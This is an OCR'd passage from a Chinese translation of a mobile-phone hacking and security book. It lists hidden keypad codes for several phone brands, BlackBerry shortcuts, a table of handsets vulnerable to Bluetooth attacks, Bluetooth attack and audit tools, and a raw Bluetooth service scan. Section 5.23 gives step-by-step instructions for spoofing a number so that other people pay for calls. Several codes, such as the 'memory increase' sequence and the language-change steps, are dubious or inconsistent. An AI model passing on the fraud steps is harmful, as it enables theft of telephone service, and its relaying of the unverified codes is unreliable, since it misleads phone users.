

图 5- 21

很多诺基亚手机有编码功能允许你输入一些特殊的代码为以下部分摘录一些示例。

5.23 拨打欺骗电话

某些手机或网络运营商允许输入任意号码—— 通常属于同一运营商。一个假的号码可

以用来拨打欺骗电话，让其他人为此付费。

1．打开手机。

2．按键*#639# 得到如下提示：

Cellular Number

3．输入10位数字码包括区域码。

4．按键 6504503710 。

5．按确定，得到以下提示：

Enter code

6．输入五位系统ID，可通过运营商获得。

5.24 改变语言模式

语言有语言代码。如英语为0，法语为1，西班牙语为2，葡萄牙语为3。

1．按键 02186#3；

2．将系统ID锁代码改为12345；

3．按确定，重启手机。

T02186#12345

5.25 法迪亚对手机安全技巧的热点推荐

有很多工具可提高诺基亚手机安全性，以下为一个最常用且有效的工具：

工具名称：IMEI Number Analysis

特性：它分析IEMI 数字，并显示相关重要信息，如350151808410101，如图5-22所示。

网址：www.numberingplans.com/index.php?goto=imei



图 5-22

第六章　摩托罗拉手机安全

- 你想显示自己手机的IMEI码吗？
- 你想在摩托罗拉手机上计算自己与最近的基站的距离吗？
- 你想增加手机的可用空间吗？
- 你想用秘密代码提高手机所有的功能吗？

很多摩托罗拉手机有秘密代码和厂商设置，可以实现许多的技巧，这里将分别进行讲解。

6.1　显示 IMEI 码

每一个移动电话都有一个15位的International Mobile Equipment Identity (IMEI)国际移动设备身份码，代表它的唯一的身份标志。当某个移动设备被偷或丢失时，IMEI将会阻止移动设备被非法使用。一般，IEME有以下格式：XXXXXX　XX　XXXXXXX。它可以分为国家代码、最后装配号、厂商号、串号和检验码。

大部分摩托罗拉手持设备，只需按*#06#即可显示 IMEI 码。

IMEI 可以被分为以下几部分：

- 国家代码：35
- 最后安装号：0151
- 厂商代码：80
- 串号：841010
- 检验码或未使用码：1

值得注意的是不同的厂商对厂商代码有不同的表示方式，如表 6-1 所示这些代码。

表 6-1　工厂代码

TABLE 1: MANUFACTURER CODES

Code	Manufacturer
01	AEG
02	AEG
07	Motorola
10	Nokia
20	Nokia
40	Motorola
41	Siemens
44	Siemens
51	Sony Ericsson, Siemens
80	Nokia

6.2 计算最近基站距离

可以用你的摩托罗拉手机计算你与最近基站间的距离。每次计算，都必须激活基站菜单选项：

1．按键 Pause Pause Pause 113 Pause 1 Pause 确定。

浏览Eng Field 选项菜单，并激活它。

可按Pause Pause Pause 113 Pause 0 Pause 确定，取消Radio Base Station 选项菜单 。

2．拨打任一个号码。

3．在拨打过程中按菜单按钮，以下信息就会被显示：

Eng Field Option

4．按确定，选择激活电话选项。

5．按确定，选菜单按钮。显示以下信息:

Time Adv 23

6．将以上数字乘以550就可计算出距离。

6.3 收集信号质量信息

一旦基站菜单选项被激活，你就可以找到信息质量相关信息。可按以下步骤获得：

1．按菜单按钮，等待显示以下信息:

Eng Field Option

2．按确定，选择激活电话选项。

3．按确定，选菜单按钮。

很快就会显示信号质量信息。

6.4 增加内存

每个手机的存储空间都有限。然而事实上你永远不可能完全用完它们——它总可以用得更多。你可以在你的手机上增加可用的内存。

1．备份重要数据或记录重要信息，以防出错。

2．按以下键：

Pause Pause Pause 070 Pause 0 Pause OK

Pause Pause Pause 000 Pause 1 Pause OK

Pause Pause Pause 001 Pause 1 Pause OK

Pause Pause Pause 002 Pause 1 Pause OK

Pause Pause Pause 003 Pause 1 Pause OK

Pause Pause Pause 004 Pause 1 Pause OK

...

...

…

…

…

Pause Pause Pause 113 Pause 1 Pause OK

注意你必须连续地输入这些代码：

- Pause Pause Pause 070 Pause 1 Pause
- Pause Pause Pause 007 Pause 1 Pause

按住*号键几秒钟后出现Pause。一旦以上进程被执行，你的手机就会多出一些新的菜单选项（视手机型号而定）和更多的可用空间。

6.5 使用秘密代码

大部分摩托罗拉手机都有秘密代码可以直接执行更多功能，可通过按菜单键，再输入如表6-2所示的代码实现。

表 6-2 快速代码

TABLE 2: SHORTCUT CODES

Code	Function
11	Review status
13	See available networks
14	See preferred networks
22	Configure keypad tones
25	Enable *Subscriber Identity Module* (*SIM*) card PIN
26	Select language
32	Reoccurring timer
33	Single alert timer
34	Configure in-call display
35	Show call timers
36	Show call charges
37	Call charge settings
38	Reset all timers
43	Reset all timers
45	Show last call
46	Total cost for
47	Lifetime timer
51	Change lock code
52	Master reset
53	Master clear
54	New security code
55	Automatic lock
63	Battery-saving mode

6.6 提高语音质量

增强全速率——Enhanced Full Rate (EFR) 是一个提高全球移动电话通信系统语音质量的标准。可以通过激活EFR标准来提高语音质量。执行以下步骤：

输入[ ] [ ] [ ] 119 [ ]1[ ]。

确定。

手机自动重启，EFR 激活。

同样，取消 EFR，输入[ ] [ ] [ ] 119 [ ]0[ ]。有必要指出的是激活EFR，手机会更耗电。

第七章　三星手机安全

- 你想显示三星手机的IMEI码吗？
- 你想解锁三星手机吗？
- 你想显示手机的秘密信息吗？
- 你想通过使用秘密代码提高所有功能吗？

很多三星手机有秘密代码和厂商设置可以实现许多技巧。

秘诀，技巧

你可用如表7-1所示中的代码获取三星手机的功能。

表 7-1　秘密功能代码

TABLE 1: SECRET FUNCTIONS

Secret Code	Function
*#06#	Displays the IMEI number.
*#9999#	Displays the software version.
*#9998*837#	Displays the software version.
*#9998*9999#	Displays the software version.
*#0837#	Displays the software version.
*#0001#	Displays serial parameters.
*#9125#	Displays a smiley image while the phone is charging.
*#9998*228#	Displays current battery status.
*#9998*246#	Displays current program status.
*#9998*289#	Allows you to change alarm frequency.
*#9998*523#	Allows you to change the LCD screen contrast.
*#9998*324#	Displays the debug screen for high-level commands entry.
*#9998*842#	Tests the vibrator ringing option.
*#9998*636#	Displays the memory status.
*2767*3855#	Unlocks service provider lock.
*2767*2878#	Resets the memory.

第八章 索尼爱立信手机安全

- 你想显示索尼爱立信手机的IMEI号吗？
- 你想锁定索尼爱立信手机吗？
- 你想揭示索尼爱立信手机的隐密信息吗？
- 你想使用密码全面提升索尼爱立信手机的功能吗？

许多索尼爱立信手机都具有密码和厂商设置，通过这些密码和设置可以执行一些技巧和诀窍。

隐秘的快捷方式、技巧和诀窍

在你的索尼爱立信手机上输入如表 8-1 所列的密码。

表 8-1 隐秘功能

密码	功能
*#06#	显示 IMEI 号
*#0000#	设定手机为英文
*#103#	显示时间与日期
>*<<*<*	显示软件版本
0#	显示最后一个已拨电话
No 按钮	显示当前电量
>*<<*<*>>>	显示红外（IR）版本
**04*0000*0000*0000# 然后 No 按钮	未插入用户识别模块（SIM）卡时进入菜单
<-**<-	激活运营商锁机码
<**< 然后 Master 码（由服务提供商处获取）	锁定运营商锁机码

第九章　西门子手机安全

- 你想显示西门子手机的 IMEI 号吗？
- 你想锁定西门子手机吗？
- 你想使用密码全面提升西门子手机的功能吗？

许多西门子手机都具有密码和厂商设置，通过这些密码和设置可以执行一些技巧和诀窍。

9.1　隐秘的快捷方式、技巧和诀窍

大多数西门子手机都具有许多密码以实现下列功能。

显示 IMEI 号

每个移动手机设备都分配有一个唯一的 15 位号码，被称为国际移动设备标识（IMEI）号。典型的手机的 IMEI 号的格式为：XXXXXXXX　XXXXXXX。它可以分为地区码、最后装配码、工厂装配码、序号码和备用码。不同手机制造商的工厂装配码字段的数值不同。第 5 章的表 5-1 列出了一些工厂装配码。

执行以下步骤将显示西门子手机的 IMEI 号：

在键盘上按 *#06#。

激活监测模式

除了激活监测模式，下列密码也能够显示最强信号位置。

1. 浏览至 Phone Options→Phone Status。
2. 按左菜单键。
3. 在键盘上按 7684666。
4. 按 Cancel。
5. 按 Display。

锁定运营商锁机码

操作锁也称为运营商锁机码，可以限制手机只能使用于特定的运营商。

1. 从运营商处获得密码。
2. 输入 *#0003*密码#。

显示得意的隐藏指令

按下列步骤进入得意的隐藏指令：

1. 打开号码本。
2. 在号码字段输入 +12022243121。
3. 姓名字段空白并保存。

4. 重新打开号码本。
5. 尝试编辑刚刚保存的号码。

9.2 攻防原理

查询西门子手机完整的技巧、诀窍和密码，请访问：

http://www.gsmagazine.com/siemens.htm

第十章　黑莓手机安全

- 你想学习导航和浏览的技巧使黑莓手机更有效吗？
- 你想学习短信技巧使黑莓手机的短信收发更早更快吗？
- 你想提高黑莓手机的安全性吗？

黑莓是最流行的商务移动电话设备之一，拥有全球超过 5 百万的用户。许多商务人员依靠黑莓手机方便地进行电子邮件、电话、信息和浏览操作。这些流行设备由一家名为运动研究（RIM）的加拿大公司制造。使用黑莓设备的公司员工的人数及其依赖程度非常高，以至于许多用户称之为“Crack 莓”。

一些市面上最流行的黑莓手机如下：

黑莓 5790/5810/5820

黑莓 6210/6230/6280/6510/6750

黑莓 7210/7230/7250/7280/7290

黑莓 7100g/7100r/7100t/7100v

黑莓 7510/7520

黑莓 7730/7750/7780

10.1　一般技巧和诀窍

大多数黑莓手机具有输入方便的全套 QWERTY 键盘（典型键盘上的那种）。另外，黑莓手机的右侧具有快速导航或选择的滚轮或指轮。RIM 的专有操作系统处理特定的输入。手机具有不同的隐秘快捷方式、技巧和诀窍，以使手机更有效。如表 10-1 所示，列出了其中的大部分。

表 10-1　一般技巧和诀窍

按键	功能
1. 选项>安全	
2. 激活密码选项	
3. 设置暂停期并输入密码	密码保护。当暂停期已过，设备自动锁定，则须输入密码
按 Alt+Shift+H	激活菜单，包括版本、应用程序版本、PIN 详情、IMEI 号、正常运行时间、信号强度、电池生命期、自由文件和全部文件的信息
按 Alt+Shift+Backspace	复位黑莓手机
按 Alt+NMLL	以数字代替栏状图形显示，后者常用来指示信号强度。使程序返回默认界面

10.2 导航技巧和诀窍

如表 10-2 所示，列出了提升黑莓手机导航功能的一些技巧和诀窍。

表 10-2 导航技巧和诀窍

按键	功能
使用滚轮时按 ALT	水平滚动
按菜单或所列项目的首字母	转到菜单或项目中的指定主题
使用滚轮时按 Shift	同时选定多个主题
按 Alt 和 Escape	调出多任务窗口以在多个应用程序之间快速切换
按 T	移至屏幕顶端
按 B	移至屏幕底部
按 N	移至下一项目
按 P	移至上一项目
使用滚轮时按 Alt	在菜单或所列项目中翻至上页或下页
按 Alt 然后 Shift	打开 CAPS 锁
按 Shift 然后 Alt	打开 NUM 锁

10.3 短信技巧和诀窍

如表 10-3 所示，列出了提升黑莓手机短信功能的一些技巧和诀窍。

表 10-3 短信技巧和诀窍

按键	功能
阅读短信时按 R	回复当前短信
阅读短信时按 F	转发短信
阅读短信时按 L	回复全部短信
阅读短信时按 I	短信存档
阅读短信时按 S	在短信中查找
按 Alt+O	显示已发信息
按 Alt+I	显示收到的信息
按 Alt+S	显示 SMS 文本信息
按 Alt+P	显示通话记录
按 Alt+U	标记已读信息或未读信息
按 N	显示下一天信息（如果下一天早于当前日期）
按 P	显示上一天信息
选定一条收到的信息并按 Q	显示发信人的电子邮件或 PIN
编辑短信时按空格键	在短信的电子邮件地址栏内插入@和 . 字符

（续表）

按键	功能
查看附件时按 W	改变栏的尺寸
查看附件时按 H	激活或关闭表格标签
查看附件时按 I	放大图片
查看附件时按 O	缩小图片
查看附件时按 W	返回默认图片大小
查看附件时按 R	旋转图片
选择 Messages>Options>Email Settings，在 Auto Signature 字段内输入一个定制信息	改变外发短信的默认签名（“从黑莓无线手持机发送”）
在外发电子邮件的 Subject 字段的开始处增加 <confiim>	激活正常外发电子邮件的发送确认

10.4 日历技巧和诀窍

如表 10-4 所示，列出了提升黑莓手机日历功能的一些技巧和诀窍。

表 10-4 日历技巧和诀窍

按键	功能
按空格键	移至下一条目
按 Shift 和空格键	移至上一条目
按 M	激活月格式
按 W	激活周格式
按 D	激活天格式
按 A	激活议程格式
按 T	浏览至当前日期
按 G	浏览至指定日期

10.5 浏览技巧和诀窍

如表 10-5 所示，列出了提升黑莓手机浏览功能的一些技巧和诀窍。

表 10-5 浏览技巧和诀窍

按键	功能
按 K	查看书签
按 R	刷新屏幕
按 F	查看搜索页
按 I	查看历史页
按 N	移至下一页
按 Escape	移至上一页

10.6 免费发短信

你可以使用黑莓设备向全球任意其他黑莓设备免费发送短信而不必担心违法或引起与电信服务商的麻烦。这使用了被称为 PIN 信息的技术。

每个黑莓设备都有一个关联的唯一的 8 位 PIN（例如 209D621B）。该 PIN 能够与特定的设备通信。换句话说，一旦你知道某个黑莓设备的 PIN，就可以用自己的黑莓手机向该黑莓设备发送短信。

有必要说明的是使用 PIN 信息发送的短信是以未加密的白文格式传输的。然而，使用这种技术发送的短信很难被截获，因为它是直接送达目标设备的。另外，PIN 短信会向发送者给出即时发送确认。

按下列步骤发送短信至远程的 PIN：

1. 单击控制图标。
2. 在 To 字段按滚轮一次以激活下拉菜单。
3. 选择 PIN。
4. 输入接收者的 PIN。
5. 发送信息。

按下列步骤也可以发送 PIN 至他人：

1. 编写一个新的电子邮件。
2. 在电子邮件正文内输入自己的 PIN。
3. 按空格键显示自己的 PIN。
4. 发送电子邮件至他人。

10.7 法迪亚精选的黑莓手机安全软件

许多已有工具可以提高黑莓设备的功能与安全性。以下为一些最流行最实用的工具。

程序名：BlackBerry Messenger

特征：RIM 发布的黑莓设备即时消息工具。允许用户通过 PIN 信息与其他黑莓用户通信。也可以传送文件和聊天。部分服务商不支持该工具。

URL: www.rimarkable.com/archives/181

程序名：VirusGuard

特征：黑莓移动电话设备的最早最受欢迎的防毒工具之一。

URL: http://security.fb-4.com/home.html

附录 A　安全测试：不同手持设备比较

当前市面上存在着众多品牌的移动手机，难以选择。我在一些流行手机上进行了规划较合理的安全测试，现将测试结果列入表 FA-1 中。该测试是一个尝试性的洞察。“是”代表某型手机易遭受所列的攻击。

表　FA-1

移 动 手 机	BlueJack	BlueSnarf	BlueBug	病毒/蠕虫	MDoS
BenQ P30	是	否	否	是	是
FOMA D901i	是	是	否	是	是
FOMA D901iS	是	是	否	是	是
FOMA F700i	是	否	否	是	是
FOMA F880iES	是	否	否	是	是
FOMA F900i	是	否	否	是	是
FOMA F900iC	是	否	否	是	是
FOMA F900iT	是	否	否	是	是
FOMA F901iC	是	否	否	是	是
FOMA F901iS	是	否	否	是	是
FOMA M1000	是	否	否	是	是
iPAQ H3870	否	否	否	否	是
iPAQ H3970	否	否	否	否	是
iPAQ rx3115	否	否	否	否	是
Lenovo P930	是	否	否	是	是
LG G1610	否	否	否	否	是
LG M4300	否	否	否	否	是
LG U8200	否	否	否	否	是
LG U8120	否	否	否	否	是
Motorola A920	是	否	否	是	是
Motorola A925	是	否	否	是	是
Motorola A1000	是	否	否	是	是
Motorola S55	否	否	否	是	是
Motorola T720	是	否	否	是	是
Motorola Timeport	否	否	否	否	是
Nokia 3230	是	否	否	是	是
Nokia 3600	是	否	否	是	是

（续表）

移 动 手 机	BlueJack	BlueSnarf	BlueBug	病毒/蠕虫	MDoS
Nokia 3620	是	否	否	是	是
Nokia 3650	是	否	否	是	是
Nokia 3660	是	否	否	是	是
Nokia 6210	是	是	No	否	是
Nokia 6230	是	是	No	否	是
Nokia 6260	是	否	否	是	是
Nokia 6310	是	是	No	否	是
Nokia 6310i	是	是	是	否	是
Nokia 6600	是	否	否	是	是
Nokia 6630	是	否	否	是	是
Nokia 6670	是	否	否	是	是
Nokia 6680	是	否	否	是	是
Nokia 6681	是	否	否	是	是
Nokia 6682	是	否	否	是	是
Nokia 6810	是	否	否	否	是
Nokia 6820	是	否	否	否	是
Nokia 7610	是	否	否	是	是
Nokia 7650	是	No	是	否	是
Nokia 8910	是	是	是	否	是
Nokia 8910i	是	是	是	否	是
Nokia 9500	是	否	否	是	No
Nokia N70	是	否	否	是	是
Nokia N90/N91	是	否	否	是	是
Nokia N-Gage	是	否	否	是	是
Nokia 610 Car Kit	是	否	否	是	是
Nokia 810 Car Phone	是	否	否	是	是
Sendo X and Sendo X2	是	否	否	是	是
Siemens *35 Series	是	否	否	是	是
Siemens *45 Series	是	否	否	是	是
Siemens C55	是	否	是	否	是
Siemens V55	是	否	否	是	是
Sony Ericsson P900	是	否	否	是	是
Sony Ericsson P910	是	否	否	是	是
Sony Ericsson Z600	是	是	是	是	是
Sony Ericsson Z1010	是	是	是	是	是

这个表并非完整或无遗漏。它仅包括本书出版时一些最流行手机的测试信息。

附录 B　GSM 与 CDMA 对比

全球移动通信系统（GSM）和码分多址（CDMA）（参见表 FB-1）是世界上最流行的两个移动电话标准，并被上百个国家所使用。

表　FB-1

全球移动通信系统（GSM）	码分多址（CDMA）
使用时分多址（TDMA），把整个频谱分成不同频段，每一频段分配给不同用户。	每个信道（用户）能够使用全部频谱用于通信。允许某个用户同时使用多个频率。
使用特定频段，例如 900MHz 或 1 800 MHz（美国和加拿大为 850MHz 或 1 900 MHz）。这个特征将所有的用户数据限制到一个窄带并导致 GSM 网络堵塞和较差的数据传送质量。	数据被分解并在整个频谱内传播，从而 CDMA 宣称具有较高的通信质量。
非常流行	不甚流行

附录 C i 模式

1999 年，日本的最大电信服务商之一 NTT DoCoMo 提出互联网模式，也称为 i 模式。无线 i 模式在日本一直非常流行，它也逐渐地被引进到一些亚洲和欧洲的国家或地区，包括台湾、新加坡、德国、意大利和许多其他国家。i 模式标准的强势在于其提供的精致设计的服务和内容。它的大多数应用和内容能够令其他竞争标准不好过。

i 模式对高端多媒体内容展现强势支持。例如，最新 i 模式手机支持高达 262 144 色，而大多数其他手机仅支持 65 536 色。通过简单按下手机上的 i 模式按钮，用户可以启动绝大多数的高质量服务和内容，包括：电子邮件、互联网、信息服务、运动、天气预报、赌博、游戏、订票、日期服务、股市和财务信息、Jukeboxes、高质量图片、声音和视频支持。

攻防原理：

NTT DoCoMo 是日本最大电信服务商之一。NTT 是 NIippon 电报电话的缩写，而 DoCoMo（日本人任何地方）代表移动之上的 Do 通信。该公司对电信领域具有商业兴趣。要获得关于 NTT DoCoMo 及其服务的更多信息请访问它们的网站：www.nttdocomo.com。有必要说明的是 NTT DoCoMo 作为世界第一代服务商也拥有能够提供第三代服务的声望。

附录 D　在线资源

D.1　Ankit Fadia 在线

若需要接收有关手机安全、攻击、技巧和诀窍的感兴趣主题的指南、更新和最新版本，请发送一个电子邮件到 ankitfadia-subscribe@yahoogroups.com 加入我的邮件列表。你也可以在这本书的伴随网站 www.hackingmobilephones.com 上发现许多其他有趣信息。

D.2　可下载的程序

推荐每位移动电话用户熟悉下述手机安全工具。你可以在文中其他地方发现若干这样的精选程序。

D.2.1　防毒软件

程序名：F-Secure Mobile Anti-Virus
特征：用于 S60、S80 和 S90 手机的防毒工具。
URL: http://www.f-secure.com/estore/avmobile.shtml

程序名：Symantec Antivirus for Handhelds
特征：运行 Palm OS、Pocket PC 或 Windows 平台的手持设备的防毒工具。
URL: http://www.symantec.com/sav/handhelds/

程序名：Symantec Mobile Security for Symbian
特征：运行 Symbian v7.0s/8.0a 的移动电话设备的防火墙和防毒工具。针对大多数病毒和威胁提供显著保护。
URL: http://www.symantec.com/sabu/smss/

程序名：McAfee VirusScan Mobile
特征：如名所示。
URL: http://www.mcafee.com

D.2.2　黑莓

程序名：BlackBerry Messenger

特征：RIM 发布的黑莓设备即时消息工具。允许用户通过 PIN 信息与其他黑莓用户通信。也可以传送文件和聊天。部分服务商不支持该工具。

URL: http://www.rimarkable.com/archives/181

程序名：VirusGuard

特征：黑莓移动电话设备的最早最受欢迎的防毒工具之一。

URL: http://security.fb-4.com/home.html

D.2.3 蓝牙

程序名：BlueAlert

特征：蓝牙已激活的计算机上运行的基于 Windows 的工具，当有蓝牙设备离开或进入范围时报警。

URL: http://www.tdksystems.com

程序名：BlueFang

特征：与 BlueAlert 工具相似。

URL: http://www.atstake.com

程序名：BlueSniff

特征：帮助攻击者搜索一定范围内显露的或隐藏的蓝牙设备的 GUI 工具。蓝牙 wardriving 的优秀工具。

URL: http://bluesniff.shmoo.com/

程序名：BlueSpam

特征：搜索一定范围内的所有蓝牙设备并向它们发出任意文件，运行于 Palm OS。

URL: http://www.mulliner.org/

程序名：btChat

特征：基于蓝牙的即时消息工具，允许蓝牙已激活的一个设备与另一个设备免费聊天。

URL: http://www.mulliner.org/

程序名：Bluestumbler

特征：AI 数码公司的所有者开发的原型工具。允许攻击者监测并记录所有可见蓝牙设备并使用 blueprinting 技术发现制造商信息。

URL: 未公开

程序名：BlueBrowse

特征：AI 数码公司的所有者开发的原型工具。允许攻击者发现某蓝牙已激活设备的所有可用服务。

URL: 未公开

程序名：Bluefish

特征：扫描蓝牙已激活设备并跟踪其活动的监视系统。能够准确描绘每个蓝牙设备发现的方位。主要用于作图和信息采集。

URL: http://www.nobodaddy.org

程序名：Bluez

特征：官方 Linux 蓝牙协议组，执行蓝牙无线标准，包含 12ping 工具。

URL: http://www.bluez.org

程序名：T-Bear

特征：Linux 蓝牙环境审计。

URL: http://www.transient-iss.com

D.2.4 HP iPAQ h5500

08:00:17:xx:xx:xx

---info

device: HP iPAQ h5500

version: PocketPC (4.20.1081)

date: n/a

type: pda

note: n/a

/---info

Requesting information ...

BD Address: 08:00:17:xx:xx:xx

Device name: POCKET_PC

LMP Version: 1.1 (0x1) LMP Subversion: 0x180

Manufacturer: RTX Telecom A/S (21)

Features: 0xff 0x3b 0x05 0x00 0x00 0x00 0x00 0x00

<3-slot packets> <5-slot packets> <encryption> <slot offset>

<timing accuracy> <role switch> <hold mode> <sniff mode>

<park state> <RSSI> <SCO link> <HV2 packets>

<HV3 packets> <CVSD> <power control>

---sdp

Browsing 08:00:17:xx:xx:xx

Attribute Identifier : 0x0 - ServiceRecordHandle

Integer : 0x10000

Attribute Identifier : 0x1 - ServiceClassIDList

Data Sequence
UUID16 : 0x1101 - SerialPort
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x1
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x8 - ServiceAvailability
Integer : 0xff
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1101 - SerialPort
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "Allgemein seriell"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10001
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x2
Data Sequence

UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x8 - ServiceAvailability
Integer : 0xff
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1105 - OBEXObjectPush
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX Objekt-Push"
Attribute Identifier : 0x303
Data Sequence
Integer : 0x1
Integer : 0x2
Integer : 0x3
Integer : 0x4
Integer : 0x6
Integer : 0x5
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10002
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x3
Data Sequence

UUID16 : 0x0008 - OBEX
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x8 - ServiceAvailability
Integer : 0xff
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x1106 - OBEXFileTransfer
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "OBEX DateiÃ_bertragung"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10003
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x4
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x8 - ServiceAvailability

Integer : 0xff
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1103 - DialupNetworking (DUN)
Version (Integer) : 0x100
Attribute Identifier : 0x100
Text : "DFÃoe-Netzwerk"
Attribute Identifier : 0x0 - ServiceRecordHandle
Integer : 0x10004
Attribute Identifier : 0x1 - ServiceClassIDList
Data Sequence
UUID16 : 0x1112 - HeadsetAudioGateway
UUID16 : 0x1203 - GenericAudio
Attribute Identifier : 0x4 - ProtocolDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x0100 - L2CAP
Data Sequence
UUID16 : 0x0003 - RFCOMM
Channel/Port (Integer) : 0x5
Attribute Identifier : 0x5 - BrowseGroupList
Data Sequence
UUID16 : 0x1002 - PublicBrowseGroup (SDP)
Attribute Identifier : 0x6 - LanguageBaseAttributeIDList
Data Sequence
Code ISO639 (Integer) : 0x656e
Encoding (Integer) : 0x6a
Base Offset (Integer) : 0x100
Attribute Identifier : 0x8 - ServiceAvailability
Integer : 0xff
Attribute Identifier : 0x9 - BluetoothProfileDescriptorList
Data Sequence
Data Sequence
UUID16 : 0x1112 - HeadsetAudioGateway
Version (Integer) : 0x100
Attribute Identifier : 0x100
